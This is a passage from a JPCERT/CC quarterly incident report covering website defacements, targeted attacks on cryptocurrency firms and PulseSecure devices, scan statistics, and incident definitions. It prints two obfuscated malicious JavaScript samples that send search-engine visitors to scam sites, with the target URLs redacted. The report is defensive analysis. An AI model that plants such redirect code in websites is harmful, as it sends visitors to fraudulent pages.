
The number of website defacements reported in this quarter was 579. This was a 131% increase from 251 in the previous quarter.

During this quarter, JPCERT/CC received multiple reports of compromised websites that redirect users to fake e-commerce websites. Malicious JavaScript code as shown in [Figure 10] and [Figure 11] was inserted in the compromised websites. The inserted JavaScript code was obfuscated and designed to redirect only visitors that accessed via a search engine, as determined by checking the referrer value of the browser used to access the site.



```
    <script>
        eval(('if(' + '/(g' + 'o' + 'ogle|' + 'yahoo' + '|bing' + '|ao' + 'l)/' + 'i' + '.t' + 'es' + 't(do' + 'c' + 'umen' + 't.r' + 'ef'
+ 'er' + 'rer))' + '{win' + 'dow' + '.se' + 'tTim' + 'eout(' + 'f' + 'unct' + 'ion' + '(){t' + 'o' + 'p.lo' + 'cat' + 'ion' + '.h' +
'ref="' + 'http' + '://[redacted] +
[redacted]}' + ',1' + '0' + '00)' + '}').replace(/####/g, '\''))
    </script><noscript>
```

[Figure 10: Example 1 of a page embedded with a malicious JavaScript file]



```
                        < script>eval(('i'+ 'f('+ '/'+ '(go'+ 'ogl'+ 'e|'+ 'yaho'+ 'o'+ '|'+ 'bing'+ '|aol'+ ')/i'+ '.test'+
'(docu'+ 'me'+ 'nt.r'+ 'efer'+ 'rer'+ ')){'+ 'windo'+ 'w.s'+ 'etTim'+ 'eo'+ 'ut('+ 'fun'+ 'ctio'+ 'n(){'+ 'to'+ 'p'+ '.loc'+
'atio'+ 'n.hre'+ 'f="h'+ 'ttp:/'+ '[redacted]'+
'[redacted]"}'+ ',1000'+ ')}').replace(/####/g, '\'')) < /script> <noscript>
```

[Figure 11: Example 2 of a page embedded with a malicious JavaScript file]

In addition, JPCERT/CC continued to receive multiple reports of websites that redirects users to a lucky visitor scam page due to a malicious PHP script planted in a compromised website, which was also reported in the previous quarter. Details of this attack are discussed on JPCERT/CC Eyes. For more information, please refer to the following web page.

PHP Malware Used in Lucky Visitor Scam
https://blogs.jpcert.or.jp/en/2021/06/php_malware.html

JPCERT/CC has published a repository of domains exploited to redirect visitors to a malicious site in lucky visitor scams. When a new malicious domain is observed, it will be listed in the following repository.

Lucky Visitor Scam IoCs
https://github.com/JPCERTCC/Lucky-Visitor-Scam-IoC

3.3. Targeted Attack Trends

There were 4 incidents categorized as a targeted attack. This was a 20% decrease from 5 in the previous quarter. The incidents identified are described below.


(1) Attacks using a shortcut file that initiates a download of JavaScript
This quarter, JPCERT/CC received reports of attacks apparently targeting cryptocurrency exchanges. The observed method attempts to lure targets to download a ZIP file containing a malicious shortcut file from a link provided in an e-mail pretending to share a file.
The shortcut file contains a command that downloads and executes JavaScript, ultimately causing a malware infection. This attack resembles the attack campaign discussed in the following article

published on JPCERT/CC Eyes in July 2019, indicating that attack activities are still being carried out.

Spear Phishing against Cryptocurrency Businesses
https://blogs.jpcert.or.jp/en/2019/07/spear-phishing-against-cryptocurrency-businesses.html

(2) Attacks exploiting vulnerabilities of PulseSecure

This quarter, JPCERT/CC received a report concerning an incident in which a web shell was planted on a device by an attack exploiting a vulnerability (CVE-2021-22893) in PulseSecure. The web shell was planted by altering an existing file in the device.



id [redacted]

```
Results of 'id' execution:
--------------------------------------------------------------------------------
```

[Figure 12: Example of a planted web shell]

3.4. Other Incident Trends

The number of malware sites reported in this quarter was 119. This was a 213% increase from 38 in the previous quarter.

The number of scans reported in this quarter was 1,291. This was a 7% decrease from 1,385 in the previous quarter. A breakdown of the ports that were scanned are listed in [Chart 4]. Ports targeted frequently were SSH (22/TCP), IMAP (143/TCP) and Telnet (23/TCP).

[Chart 4: Number of scans by port]

Port	Jul	Aug	Sept	Total
22/tcp	108	173	141	422
143/tcp	115	79	74	268
23/tcp	18	30	99	147
80/tcp	51	44	50	145
9530/tcp	57	32	10	99
25/tcp	5	49	0	54
37215/tcp	25	6	15	46
443/tcp	13	30	0	43
62223/tcp	14	17	0	31
8081/tcp	1	0	11	12
3389/tcp	4	4	2	10
52869/tcp	1	0	7	8
2323/tcp	0	4	4	8
26/tcp	0	2	4	6
5060/udp	1	3	1	5
1433/tcp	2	1	2	5
81/tcp	2	1	1	4
8080/tcp	1	1	2	4
8291/tcp	1	2	0	3
Unknown	10	12	11	33
Monthly Total	429	490	434	1353

There were 475 incidents categorized as other. This was a 6% increase from 449 in the previous quarter.

4. Incident Handling Case Examples

This section will describe some actual cases that JPCERT/CC handled in this quarter.

(1) Coordination involving a report on credentials leaked from a SonicWall product

This quarter, an overseas security organization contacted JPCERT/CC to provide information about devices that may have had credentials stolen from a SonicWall product operating in a vulnerable state. Based on this report, JPCERT/CC contacted operators managing the relevant IP addresses in Japan as well as other relevant parties and requested them to check whether there was a breach and implement countermeasures. According to JPCERT/CC's investigation, the incident affects the following product, and the following vulnerabilities may have been exploited.

- Affected product
  - ➢ SonicWall SMA

- Vulnerabilities that may have been exploited in attacks
  - ➢ CVE-2019-7482 (https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2021-0017)
  - ➢ CVE-2021-20016 (https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2021-0001)
  - ➢ CVE-2021-20028 (https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2019-0016)

(2) Coordination involving a report on SystemBC malware

This quarter, an overseas security organization contacted JPCERT/CC to provide information about IP addresses in Japan that were apparently infected with SystemBC malware. Based on this report, JPCERT/CC contacted operators managing the relevant IP addresses in Japan as well as other relevant parties. SystemBC malware is equipped with functions for executing any shell command remotely and executing PowerShell scripts. It is mainly used as a means of delivering ransomware such as Ryuk and Egregor.

Request from JPCERT/CC

JPCERT/CC is working to prevent the spread of losses and damages due to incidents and their recurrence through various activities. These include understanding the status and tendency of incidents, and coordination with the aim of suspending or blocking, as the situation requires, attack sources and destination of information transmission, etc. JPCERT/CC also issues alerts and other information to users to make them aware of the need to implement countermeasures.

JPCERT/CC asks for your continued cooperation with information sharing. Please refer to the following web pages for how to report incidents.

Reporting an Incident
https://www.jpcert.or.jp/english/ir/form.html

Reporting an ICS Incident
https://www.jpcert.or.jp/english/cs/how_to_report_an_ics_incident.html

If you would like to encrypt your report, please use JPCERT/CC's PGP public key. The public key can be obtained at the following web page.

PGP Public Key
https://www.jpcert.or.jp/english/ir/pgp.html

JPCERT/CC provides a mailing list to ensure speedy delivery of the information it issues. If you wish to use the mailing list, please refer to the following information.

Appendix-1 Classification of Incidents

JPCERT/CC classifies incidents contained in reports it receives according to the following definitions.

○ Phishing Site

A "phishing site" refers to a site that spoofs the legitimate site of a bank, auction or other service operators to carry out "phishing fraud" intended to steal user information including IDs, passwords and credit card numbers.

JPCERT/CC classifies the following as "phishing sites".

- Websites made to resemble the site of a financial institution, credit card company, etc.
- Websites set up to guide visitors to a phishing site

○ Website Defacement

"Website defacement" refers to a site whose content has been rewritten by an attacker or malware (including the embedding of a script unintended by the administrator).

JPCERT/CC classifies the following as "website defacement".

- Sites embedded with a malicious script, iframe, etc., by an attacker, malware, etc.
- Sites whose information has been altered by an SQL injection attack

○ Malware Site

A "malware site" refers to a site that infects the computer used to access the site with malware, or a site on which malware used for attack is made publicly available.

JPCERT/CC classifies the following as "malware sites".

- Sites that attempt to infect the visitor's computer with malware
- Sites on which an attacker makes malware publicly available

○ Scan

A "scan" refers to an access made by an attacker (that does not affect the system) to check for the existence of computers, servers and other systems targeted for attack, or to search for vulnerabilities (security holes, etc.) that can be exploited to make unauthorized intrusion into systems. It also includes attempts to infect by malware, etc.

JPCERT/CC classifies the following as "scans".

- Vulnerability searches (checking the program version, service operation status, etc.)
- Attempts to make an intrusion (those that failed)
- Attempts to infect by malware (viruses, bots, worms, etc.) (those that failed)
- Brute force attacks targeting ssh, ftp, telnet, etc. (those that failed)

○ DoS/DDoS

"DoS/DDoS" refers to an attack against servers and/or computers on a network, and network resources including devices and connection lines that make up a network, with an attempt to make a service unavailable.

JPCERT/CC classifies the following as "DoS/DDoS".

- Attacks that exhaust network resources with a large volume of traffic, etc.
- Reduction or suspension of server program responses due to a large access volume
- Service interference by sending a large volume of e-mail (error e-mail, SPAM e-mail, etc.)

○ ICS Related Incident

An "ICS related incident" refers to an incident related to ICS or plants.

JPCERT/CC classifies the following as an "ICS related incident".

- ICSs that are subject to attack via the Internet
- Servers that malware targeting ICSs communicates with
- Attacks that cause abnormal operations of an ICS

○ Targeted attack

A "targeted attack" is a type of attack in which specific organizations, companies, or industries are targeted for malware infection or unauthorized access.

JPCERT/CC categorizes the following as a targeted attack.

- Spoofed e-mail with malware attached sent to a specific organization
- Defacement of a website affected to limited organizations
- A fake website accessible to limited organizations and attempting to infect site visitor's computer
- A command and control server that specially crafted malware communicates with

○ Other

"Other" refers to incidents other than the above.

The following are examples of incidents that JPCERT/CC classifies as "other".

- Unauthorized intrusion into a system exploiting a vulnerability, etc.
- Unauthorized intrusion by a successful brute force attack targeting ssh, ftp, telnet, etc.
- Stealing of information by malware with a keylogger function
- Infection by malware (viruses, bots, worms, etc.)

These activities are sponsored by the Ministry of Economy, Trade and Industry as part of the "Coordination Activities for International Cooperation in Responding to Cyber Attacks for the 2021 Fiscal Year".

JPCERT Coordination Center (JPCERT/CC)
https://www.jpcert.or.jp/english/